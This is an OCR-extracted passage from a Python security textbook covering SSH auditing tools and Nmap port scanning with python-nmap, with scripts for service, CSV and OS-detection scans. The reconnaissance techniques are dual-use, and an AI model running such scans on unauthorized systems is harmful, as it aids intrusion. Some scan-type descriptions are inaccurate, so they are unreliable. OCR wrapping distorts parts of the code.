$ ssh-audit.py -v localhost
```

Also, we could audit an external domain server such as **`github.com`** as follows:

```
$ ssh-audit.py github.com
```

In the following screenshot, we can see that the tool will mark the output in different colors when a certain algorithm is insecure, weak, or secure. In this way, we

can quickly identify where we have to stop to solve a security issue with the server. Another feature that it provides is that it allows us to show the used version of SSH based on the information from the algorithms:




Figure 7.1 – Executing ssh-audit

As you can see from the previous figure, this script shows information about the following:

- The version of the protocol and software that we are using
- The key exchange algorithms
- The host algorithms
- The encryption algorithms
- The message authentication algorithms (hash)

- Recommendations on how to proceed with specific algorithms

Another alternative to the **`ssh-audit`** tool is the Rebex SSH Check tool.

Rebex SSH Check

Rebex SSH Check (https://sshcheck.com) allows scanning the server key exchange algorithms and symmetric encryption algorithms, as well as the MAC algorithms that we currently have configured on the SSH server we are analyzing:




Figure 7.2 – Executing Rebex SSH Check

In this section, we have analyzed how we can audit the security of our SSH server using **`ssh-audit`** and other online tools such as Rebex SSH. By auditing our SSH server using these, we can ensure that the security of our server is maintained, and our data remains safe.

Summary

One of the objectives of this chapter was to analyze the modules that allow us to connect with FTP, SFTP, and SSH servers. In this chapter, we came across several network protocols and Python libraries that are used for interacting with remote systems. For example, **`asyncssh`** is a Python library that provides SSH connection handling support using **`asyncio`** for asynchronous requests. Finally, we reviewed some tools for auditing SSH server security.

From a security point of view, by using the modules and tools we discussed in this chapter, you are now well equipped to check the security level of a server in order to minimize the exposure surface for a possible attacker.

In the next chapter, we will explore programming packages for working with the Nmap scanner and obtain more information about services and vulnerabilities that are running on servers.

Questions

As we conclude, here is a list of questions for you to test your knowledge regarding this chapter's material. You will find the answers in the *Assessments* section of the *Appendix*:

1. Which method from **`ftplib`** do we need to use to download files and which **`FTP`** command do we need to execute?

2. Which method of the **`paramiko`** module allows us to connect to an SSH server and with what parameters (host, username, and/or password)?
3. Which method of the **`paramiko`** module allows us to open a session to be able to execute commands subsequently?
4. What is the instruction for informing **`paramiko`** to accept server keys for the first time without interrupting the session or prompting the user?
5. What is the class we need to use to create our own SSH server using the **`create_server()`** method from the **`asyncssh`** module?

Further reading

At the following links, you can find more information about theafore mentioned tools and other tools related to extracting information from web servers:

- **Paramiko**: http://www.paramiko.org

- **pysftp**: https://pysftp.readthedocs.io/en/latest/pysftp.html
- **AsyncSSH client examples**: https://asyncssh.readthedocs.io/en/stable/#client-examples
- **AsyncSSH server examples**: https://asyncssh.readthedocs.io/en/stable/#server-examples
- For readers interested in deepening their understanding of how to *create a tunnel to a remote server with paramiko*, you can check the **`sshtunnel`** module available in the PyPI repository: https://pypi.org/project/sshtunnel. Documentation and examples for this project are available in the GitHub repository: https://github.com/pahaz/sshtunnel.

Chapter 8: Working with Nmap Scanner

This chapter covers how network scanning is done with Python nmap as a wrapper for Nmap to gather information on a network, host, and the services that are running on that host. Python nmap provides a specific module to take more control of the process of scanning a network to detect open ports and exposed services in specific machines or servers. Hence, understanding it is crucial.

We will start with an introduction to Nmap as a port scanner that allows you to identify open, closed, or filtered ports. I will then explain how Python nmap works for synchronous and asynchronous scanning. Also, we will see how nmap works with the **`os`** and **`subprocess`** modules. Finally, we will cover programming with nmap scripts and routines to find possible vulnerabilities in a given network or specific host.

The following topics will be covered in this chapter:

- Introducing port scanning with Nmap
- Port scanning with **`python-nmap`**
- Scan modes with **`python-nmap`**
- Working with Nmap through the **`os`** and **`subprocess`** modules

- Discovering services and vulnerabilities with Nmap scripts

Technical requirements

Before you start reading this chapter, you should know the basics of Python programming and have some basic knowledge about the HTTP protocol. We will work with Python version 3.7, available at www.python.org/downloads.

The examples and source code for this chapter are available in the GitHub repository at https://github.com/PacktPublishing/Mastering-Python-for-Networking-and-Security-Second-Edition.

Check out the following video to see the Code in Action:

https://bit.ly/3l4uMWS

This chapter requires the installation of the **`python-nmap`** module. You can use your operating system's package management tool to install it.

Here's a quick how-to on installing this module in a Debian-based Linux operating system with Python 3, using the following commands:

```
sudo apt-get install python3
sudo apt-get install python3-
     setuptools
sudo pip3 install python-nmap
```

Introducing port scanning with Nmap

Let's begin by reviewing the Nmap tool for port scanning and the main scanning types that it supports. In this first section, we will learn about Nmap as a port scanner that allows us to analyze the ports and services that run on a specific host.

Once you have identified different hosts within our network, the next step is to perform a port scan over each host identified. Computers that support communication protocols use ports to make connections between them. To support different communications with multiple applications, ports are used to distinguish various communications in the same host or server.

For example, web servers can use **Hypertext Transfer Protocol** (**HTTP**) to provide access to a web page that uses TCP port number `80` by default. **File Transfer Protocol** (**FTP**) and **Simple Mail Transfer Protocol** (**SMTP**) use ports `21` and `25` respectively.

For each unique IP address, a protocol port number is identified by a 16-bit number, commonly known as a number in the port range 0-65,535. The combination of a port number and IP address provides a complete address for communication. Depending on the direction of the communication, both a source and destination address (IP address and port combination) are required.

So, how do we scan our ports?

Nmap and its scanning types

Network Mapper (**Nmap**) is a free and open source tool used for network discovery and security auditing. It runs on all major computer operating systems, and

official binary packages are available for Linux, Windows, and macOS X.

The Nmap tool is mainly used for the recognition and scanning of ports in a certain network segment. From the https://nmap.org/download.html site, we can download the latest version available of this tool, depending on the operating system on which we want to install it.

If we run the Nmap tool from the console terminal, we can see all the options that it provides:

```
Nmap 7.60 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
```

Figure 8.1 – Executing nmap from a Linux terminal

In the previous screenshot, we can see the main scan techniques nmap provides:

- **sT (TCP Connect Scan)**: This is the option that is usually used to detect whether a port is open or closed, but it is also usually the

most audited mechanism and most monitored by **Intrusion Detection Systems** (**IDSes**). With this option, a port is open if the server responds with a packet containing the ACK flag when sending a packet with the SYN flag.

- **sS (TCP Stealth Scan)**: This is a type of scan based on the TCP Connect Scan with the difference that the connection on the port is not done completely. This option consists of checking the response packet of the target before checking a packet with the SYN flag enabled. If the target responds with a packet that has the RST flag, then you can check whether the port is open or closed.
- **sU (UDP Scan)**: This is a type of scan based on the UDP protocol where a UDP packet is sent to determine whether the port is open. If the response is another UDP packet, it means that the port is open. If the response returns an

Internet Control Message Protocol (**ICMP**) packet of type 3 (destination unreachable), then the port is not open.

- **sA (TCP ACK Scan)**: This type of scan lets us know whether our target machine has any type of firewall running. This scan option sends a packet with the ACK flag activated to the target machine. If the remote machine responds with a packet that has the RST flag activated, it can be determined that the port is not filtered by any firewall. If we don't get a response from the remote machine or we get a response with an ICMP packet, it can be determined that there is a firewall filtering the packets sent to the specified port.
- **sN (TCP NULL Scan)**: This is a type of scan that sends a TCP packet to the target machine without any flag. If the remote machine returns a valid response, it can be determined that the port is open.

Otherwise, if the remote machine returns an RST flag, we can say that the port is closed.

- **sF (TCP FIN Scan)**: This is a type of scan that sends a TCP packet to the target machine with the FIN flag. If the remote machine returns a response, it can be determined that the port is open. If the remote machine returns an RST flag, we can say that the port is closed.
- **sX (TCP XMAS Scan)**: This is a type of scan that sends a TCP packet to the target machine with the flags PSH, FIN, or URG. If the remote machine returns a valid response, it can be determined that the port is open. If the remote machine returns an RST flag, we can say that the port is closed. If we obtain in the response an ICMP type 3 packet, then the port is filtered.

The type of default scan can differ depending on the user running it, due to the permissions that allow the packets to be sent during the scan. The difference between scanning types are the packets returned from the target machine and their ability to avoid being detected by

security systems such as firewalls or detection systems for intrusion.

IMPORTANT NOTE

You can use the **`nmap -h`** *option command or visit https://nmap.org/book/man-port-scanning-techniques.html to learn more about port scanning techniques supported by Nmap.*

Nmap also has a graphical interface known as **Zenmap** (https://nmap.org/zenmap), which is a simplified interface on the Nmap engine.

If we want to create a port scanner, we could create a thread for each of the ports that we are going to analyze using the socket module to determine the status of the ports. With this approach, we could perform a simple TCP type scan, but we would be limited to perform an advanced ACK, SYN-ACK, RST, or FIN type scan.

Nmap's default behavior executes a port scan using a default port list with common ports used. For each one of the ports, it returns information about the port state and the service that is running on that port. At this point, Nmap categorizes ports into the following states:

- **Open**: This state indicates that a service is listening for connections on this port.
- **Closed**: This indicates that there is no service running on this port.

- **Filtered**: This indicates that no packets were received and the state could not be established.
- **Unfiltered**: This indicates that packets were received but a state could not be established.

In this way, the **`python-nmap`** module emerged as the main module for performing these types of tasks. This module helps to manipulate the scanned results of Nmap programmatically to automate port-scanning tasks.

Port scanning with python-nmap

In this section, we will review the **`python-nmap`** module for port scanning in Python. We will learn how the python-nmap module uses the Nmap tool and how it is a very useful tool for optimizing tasks regarding discovery services in a specific target, domain, network, or IP address.

python-nmap is a tool that is used a lot but not exclusively within the scope of security audits or intrusion tests, and its main functionality is to discover what ports or services a specific host has open for listening. Also, it can be a perfect tool for system administrators or computer security consultants when it comes to automating penetration-testing processes.

You can build from source for python-nmap from the Bitbucket repository:

https://bitbucket.org/xael/python-nmap/

The latest version of python-nmap can be downloaded from the following website:

http://xael.org/pages/python-nmap-en.html

Now, you can import the python-nmap module for getting the nmap version and classes available in this module. With the following commands, we are invoking the Python interpreter to review the various methods and functions python-nmap has to offer:

```
>>> import nmap
>>> nmap.__version__
'0.6.1'
>>> dir(nmap)
['ET', 'PortScanner',
     'PortScannerAsync',
     'PortScannerError',
     'PortScannerHostDict',
     'PortScannerYield',
     'Process', '__author__',
     '__builtins__',
     '__cached__', '__doc__',
     '__file__',
     '__last_modification__',
     '__loader__',
     '__name__',
     '__package__',
     '__path__', '__spec__',
     '__version__',
     'convert_nmap_output_to_
     encoding', 'csv', 'io',
     'nmap', 'os', 're',
     'shlex', 'subprocess',
     'sys']
```

Once we have verified the installation of the module, on a specific host, we can start scanning. We need to instantiate an object of the **`PortScanner`** class so we can access the **`scan()`** method.

A good practice for understanding how a process, method, or object works is to use the **`dir()`** method to find out the methods available in this class:

```
>>> port_scan =
      nmap.PortScanner()
>>> dir(port_scan)
['_PortScanner__process',
      '__class__',
      '__delattr__',
      '__dict__', '__dir__',
      '__doc__', '__eq__',
      '__format__', '__ge__',
      '__getattribute__',
      '__getitem__', '__gt__',
      '__hash__', '__init__',
      '__init_subclass__',
      '__le__', '__lt__',
      '__module__', '__ne__',
      '__new__', '__reduce__',
      '__reduce_ex__',
      '__repr__',
      '__setattr__',
      '__sizeof__', '__str__',
      '__subclasshook__',
      '__weakref__',
      '_nmap_last_output',
      '_nmap_path',
      '_nmap_subversion_number
      ',
```

```
        '_nmap_version_number',
        '_scan_result',
        'all_hosts',
        'analyse_nmap_xml_scan',
        'command_line', 'csv',
        'get_nmap_last_output',
        'has_host', 'listscan',
        'nmap_version', 'scan',
        'scaninfo', 'scanstats']
```

In the preceding output, we can see the properties and methods available in the **PortScanner** class we can use when instantiating an object of this class.

With the **help** command, we can obtain information about the **scan()** method. If we execute the **help(port_scan.scan)** command, we can see that the scan method from the **PortScanner** class receives three arguments, the host(s), the ports, and the arguments related to the scanning type:

```
>>> help(port_scan.scan)
Help on method scan in module
      nmap.nmap:
scan(hosts='127.0.0.1',
      ports=None, arguments='-
      sV', sudo=False) method
      of nmap.nmap.PortScanner
      instance
    Scan given hosts
    May raise
      PortScannerError
      exception if nmap output
      was not xml
```

```
Test existance of the
  following key to know
if something went wrong :
  ['nmap']['scaninfo']
  ['error']
If not present,
  everything was ok.
:param hosts: string for
  hosts as nmap use it
  'scanme.nmap.org' or
  '198.116.0-255.1-127' or
  '216.163.128.20/20'
:param ports: string for
  ports as nmap use it
  '22,53,110,143-4564'
:param arguments: string
  of arguments for nmap '-
  sU -sX -sC'
:param sudo: launch nmap
  with sudo if True
:returns: scan_result as
  dictionnary
```

The first thing we have to do is import the **nmap** module and create our object to start interacting with the **PortScanner()** class. We launch our first scan with the **scan ('ip','ports')** call, where the first parameter is the IP address, the second is a port list, and the third is optional. If we do not define this third parameter, then it will execute a standard Nmap scan.

In the following example, a scan is performed on the **scanme.nmap.org** domain on ports in the

80-85 range. With the **-sV** argument, we are executing nmap to detect services and versions when invoking scanning:

```
>>> portScanner =
      nmap.PortScanner()
>>> results =
      portScanner.scan('scanme
      .nmap.org', '80-85','-
      sV')
>>> results
{'nmap': {'command_line':
      'nmap -oX - -p 80-85 -sV
      scanme.nmap.org',
      'scaninfo': {'tcp':
      {'method': 'connect',
      'services': '80-85'}},
      'scanstats': {'timestr':
      'Mon Jul 20 17:05:39
      2020', 'elapsed':
      '7.85', 'uphosts': '1',
      'downhosts': '0',
      'totalhosts': '1'}},
      'scan': {'45.33.32.156':
      {'hostnames': [{'name':
      'scanme.nmap.org',
      'type': 'user'},
      {'name':
      'scanme.nmap.org',
      'type': 'PTR'}],
      'addresses': {'ipv4':
      '45.33.32.156'},
      'vendor': {}, 'status':
      {'state': 'up',
```

```
'reason': 'syn-ack'},
'tcp': {80: {'state':
'open', 'reason': 'syn-
ack', 'name': 'http',
'product': 'Apache
httpd', 'version':
'2.4.7', 'extrainfo':
'(Ubuntu)', 'conf':
'10', 'cpe':
'cpe:/a:apache:http_serv
er:2.4.7'}, 81:
{'state': 'closed',
'reason': 'conn-
refused', 'name':
'hosts2-ns', 'product':
'', 'version': '',
'extrainfo': '', 'conf':
'3', 'cpe': ''}, 82:
{'state': 'closed',
'reason': 'conn-
refused', 'name':
'xfer', 'product': '',
'version': '',
'extrainfo': '', 'conf':
'3', 'cpe': ''}, 83:
{'state': 'closed',
'reason': 'conn-
refused', 'name': 'mit-
ml-dev', 'product': '',
'version': '',
'extrainfo': '', 'conf':
'3', 'cpe': ''}, 84:
{'state': 'closed',
'reason': 'conn-
```

```
refused', 'name': 'ctf',
'product': '',
'version': '',
'extrainfo': '', 'conf':
'3', 'cpe': ''}, 85:
{'state': 'closed',
'reason': 'conn-
refused', 'name': 'mit-
ml-dev', 'product': '',
'version': '',
'extrainfo': '', 'conf':
'3', 'cpe': ''}}}}}
```

In the previous output, we can see that the only port that is open is the **80** and it returns information about the web version that is running on this server. The result of the scan is a dictionary that contains the same information that would return a scan made with nmap directly.

With the **command_line()** method, we can see the **nmap** command that has been executed with the nmap tool:

```
>>>
     portScanner.command_line
     ()
'nmap -oX - -p 80-85 -sV
     scanme.nmap.org'
```

The **PortScanner** class also provides the **all_hosts()** method for scanning all of the hosts, with which we can see which hosts are up with information about the IP address:

```
>>> for host in
     portScanner.all_hosts():
```

```
...     print('Host : %s
      (%s)' % (host,
      portScanner[host].hostna
      me()))
...     print('State : %s' %
      portScanner[host].state(
      ))
...
Host : 45.33.32.156
      (scanme.nmap.org)
State : up
```

We can also see the services that have given some type of response in the scanning process, as well as the scanning method used:

```
>>> portScanner.scaninfo()
{'tcp': {'method': 'connect',
      'services': '80-85'}}
```

The following script tries to perform a scan with python-nmap with the following conditions in the arguments:

- Scanning ports list: 21, 22, 23, 25, 80
- The **`-n`** option in the **`scan`** method for not applying a DNS resolution

You can find the following code in the **`Nmap_port_scanner.py`** filename:

```
#!/usr/bin/env python3
import nmap
```

```
portScanner =
     nmap.PortScanner()
host_scan = input('Host scan:
     ')
portlist="21,22,23,25,80"
portScanner.scan(hosts=host_s
     can, arguments='-n -
     p'+portlist)
print(portScanner.command_lin
     e())
hosts_list = [(x,
     portScanner[x]['status']
     ['state']) for x in
     portScanner.all_hosts()]
for host, status in
     hosts_list:
    print(host, status)
for protocol in
     portScanner[host].all_pr
     otocols():
    print('Protocol : %s' %
     protocol)
    listport =
     portScanner[host]
     ['tcp'].keys()
    for port in listport:
        print('Port : %s
     State : %s' %
     (port,portScanner[host]
     [protocol][port]
     ['state']))
```

In the previous script, we used the **`all_protocols()`** method for analyzing each protocol found in the **`portScanner`** results.

In the following output, we can see the execution of the previous script:

```
$ python3
      Nmap_port_scanner.py
Host scan: scanme.nmap.org
nmap -oX - -n -
      p21,22,23,25,80
      scanme.nmap.org
45.33.32.156 up
Protocol : tcp
Port : 21 State : closed
Port : 22 State : open
Port : 23 State : closed
Port : 25 State : closed
Port : 80 State : open
```

In the previous output, we can see the state of the ports passed as parameters.

Now that you know to use python-nmap for executing a scan over a specific port list, let's move on to learning the different modes of scanning with this module.

Scan modes with python-nmap

In this section, we will review the scan modes supported in the python-nmap module. This module allows the

automation of port scanner tasks and can perform scans in two ways—synchronously and asynchronously:

- With **synchronous mode**, every time scanning is done on one port, it has to finish to proceed to the next port.
- With **asynchronous mode**, we can perform scans on different ports simultaneously and we can define a callback function that will execute when a scan is finished on a specific port. Inside this function, we can perform additional operations such as checking the state of the port or launching an Nmap script for a specific service (HTTP, FTP, or MySQL).

Let's go over these modes one by one in more detail and try to implement them.

Implementing synchronous scanning

In the following example, we are implementing an **`NmapScanner`** class that allows us to scan an IP address and a list of ports that are passed as a parameter.

You can find the following code in the **NmapScanner.py** file:

```
#!/usr/bin/env python3
import optparse
import nmap
class NmapScanner:
    def __init__(self):
        self.portScanner =
      nmap.PortScanner()
    def nmapScan(self,
      ip_address, port):
        self.portScanner.scan
      (ip_address, port)
        self.state =
      self.portScanner[ip_addr
      ess]['tcp'][int(port)]
      ['state']
        print(" [+] Executing
      command: ",
      self.portScanner.command
      _line())
        print(" [+] "+
      ip_address + " tcp/" +
      port + " " + self.state)
```

In the first part of the code that we see in the preceding, we are adding the necessary configuration for managing the input parameters. We perform a loop that processes each port sent by the parameter and call the **nmapScan (ip, port)** method of the **NmapScanner** class. The next part of the following code represents our main function for managing the script arguments:

```
def main():
    parser =
      optparse.OptionParser("u
      sage%prog " + "--
      ip_address <target ip
      address> --ports <target
      port>")
    parser.add_option('--
      ip_address', dest =
      'ip_address', type =
      'string', help =
      'Please, specify the
      target ip address.')
    parser.add_option('--
      ports', dest = 'ports',
      type = 'string', help =
      'Please, specify the
      target port(s) separated
      by comma.')
    (options, args) =
      parser.parse_args()
    if (options.ip_address ==
      None) | (options.ports
      == None):
        print('[-] You must
      specify a target
      ip_address and a target
      port(s).')
        exit(0)
    ip_address =
      options.ip_address
```

```
    ports =
      options.ports.split(',')
    for port in ports:
        NmapScanner().nmapSca
      n(ip_address, port)
if __name__ == "__main__":
    main()
```

With the **-h** parameter, we can see the options are being accepted by the script:

```
$ python3 NmapScanner.py -h
Usage: usageNmapScanner.py --
      ip_address <target ip
      address> --ports <target
      port>
Options:
  -h, --help            show
      this help message and
      exit
  --ip_address=IP_ADDRESS
                        Pleas
      e, specify the target ip
      address.
  --
      ports=PORTS         Plea
      se, specify the target
      port(s) separated by
      comma.
```

This could be the output if we execute the previous script with the **host 45.33.32.156** arguments corresponding to the **scanme.nmap.org** domain and **portList 21,22,23,25,80**:

```
$ python3 NmapScanner.py --
      ip_address 45.33.32.156
      --ports 21,22,23,25,80
[+] Executing command:  nmap
      -oX - -p 21 -sV
      45.33.32.156
[+] 45.33.32.156 tcp/21
      closed
[+] Executing command:  nmap
      -oX - -p 22 -sV
      45.33.32.156
[+] 45.33.32.156 tcp/22 open
[+] Executing command:  nmap
      -oX - -p 23 -sV
      45.33.32.156
[+] 45.33.32.156 tcp/23
      closed
[+] Executing command:  nmap
      -oX - -p 25 -sV
      45.33.32.156
[+] 45.33.32.156 tcp/25
      closed
[+] Executing command:  nmap
      -oX - -p 80 -sV
      45.33.32.156
[+] 45.33.32.156 tcp/80 open
```

In addition to performing port scanning and returning the result by console, we could get the results in CSV format. You can find the following code in the **NmapScannerCSV.py** file:

```
#!/usr/bin/env python3
```

```
import optparse
import nmap
import csv
class NmapScannerCSV:
    def __init__(self):
        self.portScanner =
     nmap.PortScanner()
    def nmapScanCSV(self,
     host, ports):
        try:
            print("Checking
     ports "+ str(ports) +"
     .........")
            self.portScanner.
     scan(host, arguments='-n
     -p'+ports)
            print("[*]
     Executing command: %s" %
     self.portScanner.command
     _line())
            print(self.portSc
     anner.csv())
            print("Summary
     for host",host)
            with
     open('csv_file.csv',
     mode='w') as csv_file:
                csv_writer =
     csv.writer(csv_file,
     delimiter=',')
```

```
            csv_writer.wr
iterow(['Host',
'Protocol', 'Port',
'State'])
            for x in
self.portScanner.csv().s
plit("\n")[1:-1]:
                splited_l
ine = x.split(";")
                host =
splited_line[0]
                protocol
= splited_line[5]
                port =
splited_line[4]
                state =
splited_line[6]
                print("Pr
otocol:",protocol,"Port:
",                    po
rt,"State:",state)
                csv_write
r.writerow([host,
protocol, port,
state])
    except Exception as
exception:
        print("Error to
connect with " + host +
" for port scanning"
,exception)
```

In the first part of the preceding code, we used the **`csv()`** function from the **`portScanner`** object that returns scan results in an easy format to collect the information. The idea is getting each CSV line to obtain information about the host, protocol, port, and state. The next part of the following code represents our **`main`** function for managing the script arguments:

```
def main():
    parser =
      optparse.OptionParser("u
      sage%prog " + "--host
      <target host> --ports
      <target port>")
    parser.add_option('--
      host', dest = 'host',
      type = 'string', help =
      'Please, specify the
      target host.')
    parser.add_option('--
      ports', dest = 'ports',
      type = 'string', help =
      'Please, specify the
      target port(s) separated
      by comma.')
    (options, args) =
      parser.parse_args()
    if (options.host == None)
      | (options.ports ==
      None):
        print('[-] You must
      specify a target host
      and a target port(s).')
        exit(0)
```

```
    host = options.host
    ports = options.ports
    NmapScannerCSV().nmapScan
      CSV(host,ports)
if __name__ == "__main__":
    main()
```

In the **main** function, we are managing the arguments used by the script and we are calling the **nmapScanCSV(host,ports)** method, passing the IP address and port list as parameters.

In the following output, we can see the execution of the previous script:

```
$ python3 NmapScannerCSV.py -
     -host 45.33.32.156 --
     ports 21,22,23,25,80
Checking ports 21,22,23,25,80
     ..........
[*] Executing command: nmap -
     oX - -n -p21,22,23,25,80
     45.33.32.156
host;hostname;hostname_type;p
     rotocol;port;name;state;
     product;extrainfo;reason
     ;version;conf;cpe
45.33.32.156;;;tcp;21;ftp;clo
     sed;;;conn-refused;;3;
45.33.32.156;;;tcp;22;ssh;ope
     n;;;syn-ack;;3;
45.33.32.156;;;tcp;23;telnet;
     closed;;;conn-
     refused;;3;
```

```
45.33.32.156;;;tcp;25;smtp;cl
     osed;;;conn-refused;;3;
45.33.32.156;;;tcp;80;http;op
     en;;;syn-ack;;3;
Summary for host 45.33.32.156
Protocol: ftp Port: 21 State:
     closed
Protocol: ssh Port: 22 State:
     open
Protocol: telnet Port: 23
     State: closed
Protocol: smtp Port: 25
     State: closed
Protocol: http Port: 80
     State: open
```

In the previous output, we can see the **nmap** command that is executing at a low level and the ports state in CSV format. For each CSV line, it shows information about the host, protocol, port, state, and extra information related to the port state. For example, if the port is closed, it shows the **conn-refused** text and if the port is open, it shows **syn-ack**. Finally, we print a summary for the host based on the information extracted from the CSV.

In the following example, we are going to use the **nmap** command, and in addition to detecting the ports that are open on a certain machine, we are obtaining information about the operating system. You can find the following code in the **nmap_operating_system.py** file:

```
import nmap, sys
```

```
command="OS_detection.py  <ho
     stname/IP address>"
if len(sys.argv) == 1:
    print(command)
    sys.exit()
host = sys.argv[1]
portScanner =
     nmap.PortScanner()
open_ports_dict
     =  portScanner.scan(host
     , arguments="-O -v")
if open_ports_dict is not
     None:
    open_ports_dict =
     open_ports_dict.get("sca
     n").get(host).get("tcp")
    print("Open
     ports  Description")
    port_list =
     open_ports_dict.keys()
    for port in port_list:
        print(port, "---\t--
     >",open_ports_dict.get(p
     ort)['name'])
    print("\n--------------OS
     details----------------
     ----\n")
    #print(portScanner[host])
    print("Details about the
     scanned host are: \t",
     portScanner[host]
```

```
        ['osmatch'][0]
        ['osclass'][0]['cpe'])
    print("Operating system
        family is: \t\t",
        portScanner[host]
        ['osmatch'][0]
        ['osclass'][0]
        ['osfamily'])
    print("Type of OS is:
        \t\t\t\t",
        portScanner[host]
        ['osmatch'][0]
        ['osclass'][0]['type'])
    print("Generation of
        Operating System :\t",
        portScanner[host]
        ['osmatch'][0]
        ['osclass'][0]['osgen'])
print("Operating System
        Vendor is:\t\t",
        portScanner[host]
        ['osmatch'][0]
        ['osclass'][0]
        ['vendor'])
print("Accuracy of detection
        is:\t\t",
        portScanner[host]
        ['osmatch'][0]
        ['osclass'][0]
        ['accuracy'])
```

In the previous script, we are using the **`scan()`** method from the **`portScanner`** object using as

argument the **-O** flag for detecting the operating system when executing the scan.

For getting information about operating system details, we need access to the **portScanner[host]** dictionary that contains this information in the **osmatch** key.

In the following output, we can see the execution of the previous script:

```
$ sudo python3
      nmap_operating_system.py
      127.0.0.1
Open ports  Description
22 --- --> ssh
631 --- --> ipp
--------------OS details-----
      ----------------
Details about the scanned
      host are:
      ['cpe:/o:linux:linux_ker
      nel:2.6.32']
Operating system family is:
      Linux
Type of OS is: general
      purpose
Generation of Operating
      System : 2.6.X
Operating System Vendor is:
      Linux
Accuracy of detection is: 100
```

In the previous output, we can see information related to the open ports and the details about the operating system on the localhost **`127.0.0.1`** machine.

IMPORTANT NOTE

For executing the previous script, sudo is required due to needing raw socket access. If you receive the following message when you start the scanning process: **`You requested a scan type which requires root privileges. QUITTING!`** *, then you need to execute the command with* **`sudo`** *for Unix operating systems.*

Now that you know to use synchronous scanning with python-nmap, let's move on to explain the asynchronous mode scanning for executing many commands at the same time.

Implementing asynchronous scanning

We can perform asynchronous scans using the **`PortScannerAsync()`** class. In this case, when performing the scan, we can specify an additional callback parameter where we define the return function, which would be executed at the end of the scan.

You can find the following code in the **`PortScannerAsync.py`** file:

```
import nmap
portScannerAsync =
      nmap.PortScannerAsync()
```

```
def callback_result(host,
      scan_result):
    print(host, scan_result)
portScannerAsync.scan(hosts='
      scanme.nmap.org',
      arguments='-p 21',
      callback=callback_result
      )
portScannerAsync.scan(hosts='
      scanme.nmap.org',
      arguments='-p 22',
      callback=callback_result
      )
portScannerAsync.scan(hosts='
      scanme.nmap.org',
      arguments='-p 23',
      callback=callback_result
      )
portScannerAsync.scan(hosts='
      scanme.nmap.org',
      arguments='-p 80',
      callback=callback_result
      )
while
      portScannerAsync.still_s
      canning():
    print("Scanning >>>")
    portScannerAsync.wait(5)
```

In the previous script, we defined a **`callback_result()`** function that is executed when Nmap finishes the scanning process with the arguments specified. The **`while`** loop defined is

executed while the scanning process is not finished. This could be the output of the execution:

```
$ python3 PortScannerAsync.py
Scanning >>>
45.33.32.156 {'nmap':
     {'command_line': 'nmap -
     oX - -p 21
     45.33.32.156',
     'scaninfo': {'tcp':
     {'method': 'connect',
     'services': '21'}},
     'scanstats': {'timestr':
     'Thu Oct  1 23:11:55
     2020', 'elapsed':
     '0.38', 'uphosts': '1',
     'downhosts': '0',
     'totalhosts': '1'}},
     'scan': {'45.33.32.156':
     {'hostnames': [{'name':
     'scanme.nmap.org',
     'type': 'PTR'}],
     'addresses': {'ipv4':
     '45.33.32.156'},
     'vendor': {}, 'status':
     {'state': 'up',
     'reason': 'conn-
     refused'}, 'tcp': {21:
     {'state': 'closed',
     'reason': 'conn-
     refused', 'name': 'ftp',
     'product': '',
     'version': '',
```

```
